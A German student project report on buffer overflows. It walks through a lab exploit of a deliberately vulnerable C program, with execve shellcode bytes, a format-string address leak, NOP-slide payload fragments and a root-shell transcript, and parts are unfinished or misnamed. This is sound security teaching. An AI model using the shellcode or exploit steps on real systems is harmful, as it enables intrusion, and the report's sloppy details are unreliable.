

#### Fachbereich Informatik

Department of Computer Science

# Projektbericht

im Bachelor-Studiengang Informatik

# **Buffer Overflows**

Praktische Analyse von Schwachstellen

#### von

Jakob Stühn, John Meyerhoff, Sam Taheri

Betreuer: Mandana Ewert

Zweitbetreuer: Prof. Dr. Stefan Böhmer

Eingereicht am: 7. Januar 2022

# Inhaltsverzeichnis

1	Abs	stract	2
2 Ein		nleitung	
3	$\operatorname{Ges}$	chichte	4
	3.1	Bekannte Buffer Overflows	4
4	Grundlegende Theorie		
	4.1	Definition	5
	4.2	Speicheraufbau	5
	4.3	Stack Overflow	
	4.4	Heap Overflow	6
5	Shellcode		
	5.1	Definition	
	5.2	Beispiel	
6	Praktische Analyse		
	6.1	Programmierfehler	8
	6.2	Format-String-Schwachstelle	
	6.3	Szenario	9
	6.4	C-Programm	9
	6.5	Debugging	10
	6.6	Exploit	
7	Gegenmaßnahmen 1		13
	7.1	Übersicht der Maßnahmen	
	7.2	Low-Level Probleme	13
	7.3	Out Of Bounds Object	13
	7.4	Statische Analyse	14
	7.5	Canaries	14
	7.6	Code-Beispiel	14
	7.7	Testen	14
6			
8 Fazit		16	
T.i	torat	urvarzoichnis	17

### 1 Abstract

Buffer Overflows gehören trotz ihres hohen Alters noch immer zu den relevantesten Schwachstellen in Computerprogrammen. Aus diesem Grund ist es unabdinglich für jeden, der sich im Feld der Software-Entwicklung oder IT-Sicherheit bewegt, ein grundlegendes Verständnis für Buffer Overflows aufzubauen. Ein Überblick über große und aktuelle Angriffe zeigt, wie verheerend die Auswirkungen einer solchen Schwachstelle sein können. Ein Buffer Overflow beschreibt im weitesten Sinne das "Überlaufen" eines Speicherbereiches durch unvorhergesehene Eingaben, wodurch Schadcode in einen laufenden Prozess injiziert und ausgeführt werden kann.

Der vorliegende Projektbericht beschäftigt sich deshalb mit einer theoretisch-technischen Einführung sowie der praktischen Analyse von Buffer-Overflow-Schwachstellen. Um eine Grundlage für praktische Tests zu schaffen, wurden zunächst die Struktur und der Ablauf eines Programms im Speicher analysiert und theoretische Angriffsmöglichkeiten konstruiert. Anschließend wurde ein fiktives Angriffsszenario und ein verwundbares C-Programm entwickelt. Hierbei zeigte sich schnell, dass bereits die Nutzung von vermeintlich harmlosen Funktionen, wie fprint() oder gets(), schwerwiegende Auswirkungen auf die Sicherheit einer Applikation haben kann. Um die zuvor konstruierten Angriffstechniken real zu erproben und die Sicht eines Angreifers möglichst realistisch zu analysieren, wurde das verwundbare Programm anschließend im GNU-Debugger durchleuchtet. Dabei ließ sich klar erkennen, dass der Angreifer von einer Kopie des anzugreifenden Programms, oder sogar des Source Codes, profitiert. Mit dem aus dem Debugger erlangten Wissen wurde nun ein Exploit gebaut und in einer simulierten Server-Umgebung ausgeführt. Unter Zuhilfenahme eines injizierten Assembler Programms, konnte auf dem Zielsystem erfolgreich eine privilegierte Shell geöffnet werden. Abschließend wurde sich mit den wichtigsten Abwehrmechanismen auseinandergesetzt und es wurden "cuttingedge" Präventions-Mechanismen, wie statische Codeanalyse oder Canaries, untersucht. Hier zeigte sich klar, dass einem Angreifer die Arbeit zwar erschwert werden kann, Buffer Overflows jedoch nie vollständig verhindert werden können.

Durch diese auf praktische Beispiele fokussierte Herangehensweise soll der Leser dieses Projektberichts die Thematik der Buffer Overflows besser verstehen und einen direkten Nutzen für seine Arbeit ziehen können.

# 2 Einleitung

Buffer Overflows sind toll.....

### 3 Geschichte

#### 3.1 Bekannte Buffer Overflows

Es folgen zwei ältere, aber sehr bekannte Buffer-Overflow-Attacken und zwei aktuell relevante Beispiele, welche dieselbe Schwachstelle ausnutzen.

Beim ersten handelt es sich um "The Morris Worm" der am 2. November 1988 ins damals noch junge Internet freigelassen worden ist und sich rasant verbreitete. Er verursachte hohen Schaden in Form von überlasteten Systemen bzw. Ausfällen von Systemen. Das Programm wurde vom amerikanischen Robert T. Morris in der Sprache C geschrieben, dessen Dateigröße ca. 3200 Programmierzeilen umfasst. Robert T. Morris war Student an der Cornell University und die eigentliche Idee hinter seinem Experiment war es, die angeschlossenen Rechner an einem Netz zu zählen. Stattdessen wurden alle 15 stunden 2000 Unix Systeme infiziert. Im Endeffekt war damals 10% des gesamten Internets betroffen und um den Schaden des Virus einzudämmen, wurden regionale Netzwerke vom Internet getrennt.

Der nächste von den älteren ist der "SQL-Slammer". Dieser begann am 25. Januar 2003 und hatte schon innerhalb von 30 Minuten 75.000 Opfer. Der Computerwurm infizierte ungepatchte Microsoft SQL Server 2000 und nutze zwei Buffer Overflows. Das Besondere an diesem Wurm war seine Größe: Er bestand nur aus einem UDP-Paket mit lediglich 376 Bytes und befand sich nur auf dem Arbeitsspeicher eines Computers und nicht jedoch auf der Festplatte. Zusätzlich enthielt er keine Payload und seine einzige Aufgabe war es, sich selbst zu kopieren und auf so vielen zufälligen Computern wie möglich zu verbreiten. Bei den Angreifern handelt es ich um zwei Mitglieder der Virenschreibergruppe 29A, die im Jahr 2004 gefasst worden sind.

Der Erste der neuen Attacken geschah bei einem der größten Messenger, und zwar WhatsApp. im Jahr 2019 wurde eine Sicherheitslücke ausgenutzt, die in DoS-Attacken über manipulierten MP4-Dateien endete. Mit der Hilfe der Videos konnte man sich Zugriff auf Smartphones verschaffen und Malware einschleusen. Die Security Abteilung sprach von einem "Stack-based buffer Overflow" der über korrupte MP4-Dateien ausgenutzt wird. Der Fehler wurde durch einen neuen Patch behoben und es wird empfohlen, immer die neueste Version zu haben.

Beim letzten Angriff handelt es sich um eine Sicherheitslücke bei HP-Druckern. Dabei handelt es sich konkret um zwei Sicherheitsprobleme in der Firmware von HP und viele Druckermodelle sind davon betroffen. Eine Liste dieser wurde bereits veröffentlicht. Die Sicherheitslücke hat zur Folge, dass der Angreifer eine korrupte Datei an den Drucker sendet und diese zu einem Buffer Overflow führt, dadurch haben die Angreifer dann Fernzugriff auf das Gerät und können infizierten Code ausführen. Auch hier wurde die Lücke durch ein Update geschlossen.

## 4 Grundlegende Theorie

#### 4.1 Definition

Im weitesten Sinne beschreibt ein Buffer Overflow eine Schwachstelle in einem Computerprogramm, bei der ein Angreifer einen Speicherbereich fester Größe überschreibt und diesen so zum "Überlaufen" bringt. Durch Ausspähen und Analysieren der Software kann dieses Überschreiben so gezielt geschehen, dass der Fluss des Programms verändert und zuvor injizierter Schadcode ausgeführt wird. [1]

## 4.2 Speicheraufbau

Wird eine Binärdatei durch den Linker von der Festplatte entnommen, so wird der auszuführende Programmcode zunächst in den Arbeitsspeicher geladen. Im Speicher gliedert sich der Prozess dann in folgende Segmente:

- Stack: Wächst von oben nach unten und enthält lokale Daten sowie Funktionsparameter
- Heap: Wächst von unten nach oben und enthält dynamisch allozierten Speicher
- Data: Liegt unter dem Heap und enthält initialisierte statische Variablen
- Text: Liegt unter dem Data-Segment und enthält die Assembler-Instruktionen des Programms (Segmente, die im weiteren Verlauf keine größere Rolle spielen, werden hier unterschlagen.) Wenn




Abbildung 1: Prozess im Speicher

eine neue Funktion aufgerufen wird, legt diese zunächst ihre Funktionsparameter auf den Stack, gefolgt von einer Return-Adresse, die angibt, zu welcher Stelle im Programm im Anschluss an die Ausführung der Funktion gesprungen wird, und einem Base Pointer. Darauf folgen lokale Daten, die von der Funktion verwendet werden, wie z.B. ein Char Array.

#### 4.3 Stack Overflow

Der zuvor beschriebene Aufbau des Stacks lässt sich nun durch gezieltes Einfügen von Daten in eine Funktion ausnutzen. Wenn beispielsweise ein Char Array mit einer Größe von 64 Bytes auf den Stack gelegt wird und es dem Angreifer gelingt, als Folge von fehlerhafter Programmierung eine Zeichenkette mit mehr als 64 Bytes in das Array zu laden, so können die überschüssigen Zeichen andere Daten im Stack überschreiben. Durch diese Methode kann der Prozess auf folgende Weisen beeinflusst werden:

- Es kann der Wert einer Variable verändert werden, um den Prozess zu manipulieren.
- Function Pointer können manipuliert werden, um den Programmfluss umzuleiten und zuvor präparierten Shellcode auszuführen.
- Auch durch das Überschreiben von Return Pointern kann auf Shellcode umgeleitet werden.

Ausgeführter Shellcode läuft dann immer unter denselben Privilegien wie der Prozess.




Abbildung 2: Buffer im Stack während eines Overflows

### 4.4 Heap Overflow

Während der Laufzeit eines Programms allozierter Speicher (z.B. durch malloc()) wird im Heap angelegt. Dabei setzt sich jeder Speicherblock aus einem Header und dem tatsächlich angeforderten Speicher zusammen. Der Header enthält hierbei, je nach Implementation, Informationen über den Block, wie z.B. seine Größe. Aus diesen Informationen kann dann abgeleitet werden, an welcher Stelle der nächste Block beginnt.

Wenn ein Angreifer nun Manipulationen im Heap-Speicher vornehmen möchte, muss er die verwendete Implementation kennen und kann in der Regel nur in Richtung der neu allozierten Speicherblöcke überschreiben. Da er aus dem Heap keine Möglichkeit hat, Sprungadressen direkt zu manipulieren und den Programmfluss so umzuleiten, muss er versuchen, einen bestimmten Speicherblock zu überschreiben, zu dem im weiteren Programmverlauf noch einmal gesprungen wird. Dies macht Heap Overflows in der Praxis um einiges komplexer und schwieriger als Stack Overflows.

## 5 Shellcode

#### 5.1 Definition

Um den nächsten Teil besser zu verstehen, sollte vorher erklärt werden, was genau Shellcode ist, wofür er benutzt wird und was der Zusammenhang zur Assembler Programmiersprache ist. Shellcode ist definiert als eine Reihe von Anweisungen, die über einen Exploit injiziert und dann durch den Prozess ausgeführt werden. Shellcode wird verwendet, um Register direkt zu manipulieren und die Funktionalität eines Programms auszunutzen. Es ist natürlich möglich, Shellcode in höheren Programmiersprachen zu schreiben, aber die effizienteste und fast ausschließlich benutzte Variante ist in der Sprache Assembly, die so maschinennah wie möglich ist, um genau steuern zu können was passiert und Speichergröße zu sparen. Meistens arbeitet man nämlich mit einer limitierten Speichergröße. In der Computersicherheit bedeutet Shellcoding im wahrsten Sinne des Wortes das Schreiben von Code, der bei der Ausführung eine Remote-Shell zurückgibt. Die Bedeutung von Shellcode hat sich weiterentwickelt und stellt nun jeden Byte-Code dar, der in einen Exploit eingefügt wird, um eine gewünschte Aufgabe zu erfüllen. Da Shellcode in Assembly geschrieben wird und die Sprache so maschinennah wie nur möglich ist, ist es außerdem noch wichtig mit welcher Hardware und mit welchem Betriebssystem man diese schreibt. Es bestehen nämlich Unterschiede zwischen Linux Shellcode und Windows Shellcode: Bei Linux hat man direkten Zugriff auf das Interface und das Kernel, was bei Windows leider nicht möglich ist. Im folgenden Beispiel wird ein Shellcode-Beispiel in der Sprache Assembly erläutert. Die Idee hinter dem Beispiel ist es, zu zeigen, wie man mit einem Buffer Overflow Zugriff bekommen kann und dann den vorbereiteten Shellcode injizieren kann, damit dieser privilegiert ausgeführt wird und somit Schaden am Ziel verursacht.

## 5.2 Beispiel

```
6a 42
                           push
                                   0x42
58
                           pop
                                    rax
fe c4
                           inc
                                    ah
48 99
                           cqo
52
                           push
                                    rdx
                                   rdi, 0x68732f2f6e69622f
48 bf 2f 62 69 6e 2f
                           movabs
2f
   73 68
57
                           push
                                    rdi
54
                           push
                                    rsp
5e
                                    rsi
                           pop
49 89 d0
                                    r8, rdx
                           mov
49 89 d2
                           mov
                                    r10, rdx
0f 05
                           syscall
```

Abbildung 3: Shellcode

## 6 Praktische Analyse

#### 6.1 Programmierfehler

Grundsätzlich kann jede Software von Buffer Overflows betroffen sein, die in einer Programmiersprache geschrieben ist, welche direkte Zugriffe auf die Speicherstrukturen des Systems ermöglicht. Beispiele hierfür wären: Assembler, C/C++ oder Fortran. Prinzipiell nicht betroffen sind Programme, die in einer interpretierten Sprache wie Python oder Java geschrieben sind. Bei diesen Sprachen wäre nur ein Overflow im Interpreter selber möglich, da dieser in der Regel auf einer der zuerst genannten Sprachen basiert.

Am problematischsten sind hierbei Funktionen, die es ermöglichen Nutzereingaben zu lesen und zu speichern, die jedoch nicht die Länge der eingegebenen Daten überprüfen können. Zwei der bekanntesten Vertreter für Funktionen dieser Art sind die C Funktionen gets () und strcopy():

- gets(buffer) Fragt nach Input und kopiert die Eingaben in den angegebenen Speicher
- strcopy(buffer, input) Kopiert den Input (z.B. ein Kommandozeilenargument) in den angegebenen Speicher

Da keine Kontrolle auf die Länge des Inputs durchgeführt wird, kann nicht sichergestellt werden, dass der angegebene Speicherbereich ausreichend groß ist oder ob der Input in andere Bereiche überläuft.

## 6.2 Format-String-Schwachstelle

Bei Format-String-Schwachstellen handelt es sich zwar nicht direkt um eine Art von Buffer Overflow, jedoch können diese oft in ähnlichen Kontexten aufkommen und ermöglichen es Angreifern, Informationen über die Interna eines Programms zu gewinnen.

Problematisch ist hierbei die unvorsichtige Verwendung von Formatierungsfunktionen wie fprint(). Soll beispielsweise eine Zeichenkette ausgegeben werden, sollte korrekterweise ein Formatierungsparameter wie %s verwendet werden: printf("%s", chars). Die Unterschlagung dieses Parameters scheint zwar auf den ersten Blick dasselbe Ergebnis zu liefern: printf(chars). Die zweite Variante ermöglicht es dem Angreifer jedoch, eigene Parameter einzusetzen, um Informationen auszulesen oder zu manipulieren:

- %x Liest Daten vom Stack
- %s Liest Strings aus dem Prozess
- %n Schreibt einen Integer in den Prozess
- %p Gibt Pointer auf void aus

#### 6.3 Szenario

Im Folgenden wird nun ein konstruiertes Szenario in einer virtuellen Umgebung betrachtet. Die beiden Akteure sind auf der einen Seite ein Linux Server, der eine verwundbare C-Applikation über einen Port bereitstellt, und auf der anderen Seite eine Kali Box, die die Rolle des Angreifers übernimmt.

Es wird davon ausgegangen, dass der Angreifer mindestens über eine Kopie der Software verfügt. Für einen Angriff ist dies zwar prinzipiell nicht notwendig, jedoch ermöglicht es ihm eine detailliertere Analyse der Software in einer Debugging-Umgebung.

## 6.4 C-Programm

Das bereitgestellte C-Programm springt aus main() in eine Funktion gruss(). Hier wird ein Char Array mit einer Größe von 256 Bytes auf dem Stack angelegt und der Nutzer mit der gets() Funktion nach seinem Namen gefragt. Dieser wird anschließend mit der iterate Funktion von vorne nach hinten durchiteriert und anschließend mit printf() ausgegeben. Die Funktion wird dann in einer Schleife immer wieder aufgerufen.

```
void gruss() {
    char name[256] = {0};
    printf("\nWie ist dein Name?:\n");
    gets(name);
    iterate(name);
    printf(name);
    printf(" ich gruesse dich!");
}
```

Abbildung 4: Funktion gruss()

Mit einem Blick in den Source Code und durch einige Test-Eingaben lässt sich schnell erkennen, dass Namen mit einer großen Länge zu einem Absturz bzw. zu einem Segmentation Fault führen.

Abbildung 5: Segmentierungsfehler

Außerdem können durch Eingabe von Formatierungsparametern Informationen, wie Speicheradressen, ausgeben werden.

```
Wie ist dein Name?:
%p %p %p %p
0×2070252070252070 0×7ffea77bacec 0×7fcdabdc79a0 0×7ffea77bace0 ich gruesse dich!
```

Abbildung 6: Ausgegebene Speicheradressen

Das Programm weist also eine Stack basierte Buffer-Overflow- und eine Format-String-Schwachstelle auf.

## 6.5 Debugging

Um diese Schwachstellen nun jedoch gezielt auszunutzen und Shellcode in den Prozess zu injizieren, muss dieser zunächst in einem Debugger analysiert werden. Wegen seines simplen, aber funktionalen Aufbaus fällt die Wahl auf den GNU Debugger.

Ein Blick in die Memory Map des laufenden Prozesses zeigt, dass die zweite Adresse der Format-String-Ausgabe in den Stack verweist.

```
00400000-00401000
                                                                                       iakob-kali/Schreibtisch/hallo
                                                                                /home/jakob-kali/Schreibtisch/hallo
00401000-00402000 r-xp 00001000 08:01 835843
                                                                                /home/jakob-kali/Schreibtisch/hallo
00402000-00403000
                   r--p 00002000
                                  08:01 835843
                                                                                /home/jakob-kali/Schreibtisch/hallo
00403000-00404000 r--p 00002000 08:01 835843
00404000-00405000 rw-p 00003000
                                  08:01 835843
                                                                                /home/jakob-kali/Schreibtisch/hallo
015e3000-01604000 rw-p 00000000 00:00 0
7fcdabc07000-7fcdabc09000 rw-p 00000000 00:00 0
7fcdabc09000-7fcdabc2f000 r--p 00000000 08:01 659120
                                                                                /usr/lib/x86_64-linux-gnu/libc-2.32.so
                                                                                /usr/lib/x86_64-linux-gnu/libc-2.32.so
/usr/lib/x86_64-linux-gnu/libc-2.32.so
7fcdabc2f000-7fcdabd78000 r-xp 00026000
                                           08:01 659120
7fcdabd78000-7fcdabdc3000 r--p 0016f000 08:01 659120
                            ---p 001ba000
                                                                                /usr/lib/x86_64-linux-gnu/libc-2.32.so
7fcdabdc3000-7fcdabdc4000
                                           08:01 659120
                                                                                /usr/lib/x86_64-linux-gnu/libc-2.32.so
7fcdabdc4000-7fcdabdc7000 r--p 001ba000 08:01 659120
7fcdabdc7000-7fcdabdca000 rw-p 001bd000
                                           08:01 659120
                                                                                /usr/lib/x86_64-linux-gnu/libc-2.32.so
7fcdabdca000-7fcdabdd0000 rw-p 00000000 00:00
7fcdabde7000-7fcdabde8000 r--p 00000000 08:01 659116
                                                                                /usr/lib/x86_64-linux-gnu/ld-2.32.so
7fcdabde8000-7fcdabe08000 r-xp 00001000 08:01 659116
                                                                                /usr/lib/x86_64-linux-gnu/ld-2.32.so
/usr/lib/x86_64-linux-gnu/ld-2.32.so
/usr/lib/x86_64-linux-gnu/ld-2.32.so
7fcdabe08000-7fcdabe11000 r--p 00021000 08:01 659116
7fcdabe11000-7fcdabe12000 r--p 00029000
                                           08:01 659116
                                                                                /usr/lib/x86_64-linux-gnu/ld-2.32.so
7fcdabe12000-7fcdabe14000 rw-p 0002a000 08:01 659116
7ffea779b000-7ffea77bc000 rwxp 00000000 00:00 0
 ffea77c4000-7ffea77c8000 r--p 00000000 00:00 0
7ffea77c8000-7ffea77ca000 r-xp 00000000 00:00 0
```

Abbildung 7: Memory Map

Mit dem Wissen, worauf diese Adresse verweist, lassen sich andere Adressen relativ zu dieser berechnen und ASLR (Address Space Layout Randomization) umgehen.

Der GDB wird nun an den Prozess angehängt und ein Breakpoint an das Ende der gruss () Funktion gesetzt. In das Programm werden nun einige leicht wiedererkennbare Zeichenketten eingegeben und der Speicher um die betrachtete Adresse untersucht. Dabei fällt auf, dass sich die Adresse je nach Länge der Eingabe verschiebt. Aus den Beobachtungen lässt sich schließen, dass die Adresse immer auf das Ende der Eingabe im Buffer zeigt.

```
bacc5: 0×000040107000007f
                                         0×fea77bade0000000
   fea77bacd5: 0×000040133900007f
                                         0×4242424242000000
0×7ffea77bace5: 0×4242424242424242
                                        0×4242424242424242
0×7ffea77bacf5: 0×4242424242424242
                                        0×4242424242424242
0×7ffea77bad05: 0×4242424242424242
                                        0×4242424242424242
    fea77bad15: 0×4242424242424242
                                        0×4242424242424242
   fea77bad25: 0×2520424242424242
                                        0×2070252070252070
0×7ffea77bad35: 0×4242424242207025
                                        0×424242424242424242
   fea77bad45: 0×4242424242424242
                                        0×4242424242424242
    fea77bad55: 0×4242424242424242
                                        0×4242424242424242
  ffea77bad65: 0×4242424242424242
                                        0×4242424242424242
  ffea77bad75: 0×4242424242424242
                                        0×4242424242424242
    ea77bad85: 0×4242424242424242
                                         0×4242424242424242
   fea77bad95: 0×4242424242424242
                                         0×4242424242424242
  ffea77bada5: 0×4242424242424242
                                         0×4242424242424242
  ffea77badb5: 0×4242424242424242
                                         0×0000000000424242
   fea77badc5: 0×0000000000000000
                                         0×00000000000000000
```

Abbildung 8: Speicherinhalt

(Die roten Klammern in Abbildung 8 markieren den Anfang und das Ende der Eingabe)

Um die Adresse des Instruction Pointers herauszufinden, generieren wir uns eine möglichst zufällige, lange Zeichenkette und geben sie in das Programm ein. Der darauf folgende Segmentation Fault lässt vermuten, dass der Instruction Pointer überschrieben wurde und nun auf eine ungültige Adresse zeigt. Im Debugger lassen wir uns den Inhalt des RIP-Registers ausgeben und suchen ihn in unserer generierten Zeichenkette. Wenn wir diesen und alle folgenden Zeichen jetzt aus unserer Kette löschen, so bleiben noch 264 Zeichen. Wir wissen also: Wenn wir unseren Buffer mit 264 Zeichen füllen, sind die darauf folgenden 8 Bytes der gesuchte Instruction Pointer.

#### 6.6 Exploit

Mit diesem Wissen kann nun ein Exploit für das C-Programm geschrieben werden, mit dessen Hilfe beliebiger Shellcode auf dem Zielsystem ausgeführt werden kann. Hierfür muss zunächst ein Payload-Aufbau gewählt werden:

1. An das Programm werden 264 Zeichen, gefolgt von einem konstruierten RIP, gegeben, der auf den nachfolgenden Shellcode zeigt



Abbildung 9: Payload 1

2. Der Shellcode wird mit in den Buffer geschrieben, der RIP zeigt dann in den Buffer



Abbildung 10: Payload 2

Je nach Größe des Buffers/Shellcode und der vorhandenen Abwehrmechanismen kann die eine oder die andere Variante besser sein. Um Ungenauigkeiten auszugleichen, können zusätzlich noch NOP Slides zum Einsatz kommen. Hierbei handelt es sich um eine Folge von NOP (0x90) Anweisungen, in deren Mitte dann ungefähr mit dem RIP gezeigt wird.



Abbildung 11: NOP Slide

Die NOPs fungieren dann als eine Art "Rutsche" (Slide), an der entlang das Programm an den Anfang des Shellcodes geführt wird.

Im folgenden Beispiel-Exploit wählen wir die erste Variante und verwenden zusätzlich eine NOP Slide:

1. Nach einem erfolgreichen Verbindungsaufbau senden wir dem Dienst eine Folge von Format-String-Parametern, um uns die Startadresse des Buffers zu berechnen:

```
s.send("%p %p\n")
r = s.recv(1024)
start = int(r.split(",")[1], 16) - 6
```

Abbildung 12: Format-String-Ausgabe

2. Mit der Startadresse und unseren 264 Zeichen können wir jetzt den RIP berechnen. Dabei addieren wir noch 16 auf unseren RIP, um in die Mitte der NOP Slide zu zeigen:

```
RIP = struct.pack("Q", (start + len(padding) + 8) + 16)
```

Abbildung 13: RIP

2. Die finale Payload setzt sich dann aus Padding, RIP, NOP Slide und Shellcode zusammen:

```
payload = padding + RIP + "\times90" * 32 + shellcode
```

Abbildung 14: Payload

Nach dem Ausführen des Exploits wird aus dem Prozess eine Shell geöffnet, mit der wir interagieren können. Unsere Berechtigungen entsprechen dabei denen des Prozesses:

```
(jakob-kali® kali-vm)-[~/Schreibtisch]
$ python exploit.py
ich gruesse dich!
Wie ist dein Name?:
lakdzgxdmjrtvgzdmxjgfvxdrfgjvxyxvrjfjmvdxmxmjgrjmhgrgxjvfhzjesnbcjzhebsukfdvdn gnfgfheghnsfejfmnskhgvnczhcytsefgcysmefgvjmdxgzf
mjvgfmyrjgfvmybgvrgyvzjjmymjymyymmm ukyhg uyu uyfuys,fuvy,kfydygznudhxbhstrgtfragb gaegaegrartbhagregbajztjfdsrtsgugfesukhgfekh
uefsukhesf�Ha ich gruesse dich!
whoami
root
```

Abbildung 15: Root Shell

## 7 Gegenmaßnahmen

Wie in Abschnitt 6.6 bereits aufgeführt, gehören zu einem Buffer-Overflow-Angriff mehrere kombinierte Teile. Wenn man nun verhindern möchte, dass ein Programm über diesen Angriff gestürzt werden kann, so hat man mehrere Möglichkeiten diese Teile aufzuhalten oder die Kombination zu blockieren. Es folgen mehrere Möglichkeiten, grob nach Aufwand (für den Entwickler) sortiert.

#### 7.1 Übersicht der Maßnahmen

Low-Level:

- Hardware-basierte Lösungen
- Betriebssystembasierte Ansätze

Passive Härtung der Programme:

- C Range Error Detector und Out Of Bounds Object
- Safe Pointer Instrumentalisierung
- Manuelles Buffer-Overflow Blocken (Input-Bereinigung)

Aktive (Analysierende) Lösungen:

- Statische Code-Analyse
- Stack-Schutz mit "Canary" (Zufallszahl)

#### 7.2 Low-Level Probleme

Sowohl Hardwarelösungen als auch Betriebssystembasierte Lösungen haben das grundlegende Problem, dass die Verhinderung von Buffer-Overflows zu ungewünschten Nebeneffekten führen kann. Es ist auf jeden Fall möglich, jegliche Overflows zu verhindern - dabei werden jedoch auch vom Entwickler gewünschte Overflows verhindert, sodass Programme nicht mehr ordentlich funktionieren. Manchmal wird aus gründen der Effizienz ein Buffer zum Überlaufen gebracht, ohne dass dieser Überlauf unkontrolliert ist. Leider ist es Praktisch nicht umsetzbar, in einer Hardwarelösung zu entscheiden, welcher Buffer-Overflow böswillig ist.

## 7.3 Out Of Bounds Object

Ein Out Of Bounds Object ist eine Vereinfachte Lösung um Referenzen ungefährlich zu machen. Es wird verhindert, dass auf Speicher außerhalb des Programms zugegriffen wird, indem Jede Adresse welche nicht im spezifizierten Bereich liegt auf ein bestimmtes Objekt, das sogenannte Öut Of Bounds Object"verweist. Dadurch kann innerhalb des laufenden Programms erkannt werden, das etwas falsch gelaufen ist. Diese Methode ist nicht gängig, da sie technisch gesehen umgangen werden kann, solange der Angreifer weiß, welcher Speicherbereich für das Programm vorgesehen ist.

## 7.4 Statische Analyse

Wenn das Programm bereits vor der Ausführung analysiert wird, kann ein Tool bestimmen, an welchen stellen Schwachstellen vorhanden sind und ggf. vorschlagen, wie diese behoben werden können. Leider ist bei größeren Projekten die Aussage, dass keine Schwachstellen mehr vorhanden seien unmöglich zu treffen.

#### 7.5 Canaries

Die Bezeichnung Canary (Engl. Kanarienvogel) stammt aus der Verwendung der Kanarienvögel als Indikator für Gas in Mienen. Die Canaries im Code werden als Stack-Schutz verwendet. Das bedeutet, dass beispielsweise Zufallszahlen im Programm auf dem Stack sind und bei einem Buffer-Overflow-Angriff überschrieben werden. Ein Tool wie StackGuard kann dann anhand der Änderung einen Fehler feststellen und die Ausführung des Programms abbrechen.

## 7.6 Code-Beispiel




Figure 9: Librerify funtion call and stack layout

#### 7.7 Testen

Es gibt mehrere Möglichkeiten um kompilierte Programme auf ihre Sicherheit und Robustheit zu testen. Diese beiden Qualitätsmerkmale sind vor Allem im Bezug zu Buffer-Overflows am wichtigsten. Wartbarkeit und Erweiterbarkeit sind langfristig auch zu beachten, da es bei Änderungen am Quellcode zu Fehlern kommen kann, welche Schwachstellen herbeibringen. Mit Werkzeugen wie Sonar lint

können vor allem häufig auftretende Fehler entdeckt werden. Im Bereich der Overflow Payloads gibt es mehrere Werkzeuge um Fuzzy Testing zu betreiben. Beim Fuzzy Test wird strukturiert zufällig auf eine potentielle Schwachstelle getestet, wobei die tatsächlichen aufrufe von einem sogenannten Fuzzer erstellt werden. Als Alternative zum Fuzzing gibt es Spezifische Payloads und Escape-Sequenzen welche - auch automatisiert - getestet werden können.

# 8 Fazit

Dadurch dass es diverse Angriffsmöglichkeiten und Gegenmaßnahmen gibt, ist es sowohl für Angreifer als auch Angriffsziel nicht einfach, eine Übersicht über die offenen Schwachstellen eines Prozesses zu halten.

[2] [3] [4]

# Literaturverzeichnis

- [1] K. S. Wayne A. Jansen Theodore Winograd, NIST SP 800-28 Version 2, 2015. Adresse: https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-28ver2.pdf.
- [2] Wikipedia, Morris (Computerwurm), Nov. 2021. Adresse: https://de.wikipedia.org/wiki/Morris\_(Computerwurm).
- [3] —, SQL Slammer, Nov. 2021. Adresse: https://de.wikipedia.org/wiki/SQL\_Slammer.
- [4] MacTechNews, Kritische Sicherheitslücke bei WhatsApp, Nov. 2019. Adresse: https://www.mactechnews.de/news/article/Kritische-Sicherheitsluecke-bei-WhatsApp-Einfuehrung-von-Malware-per-MP4-Datei-moeglich-173830.html.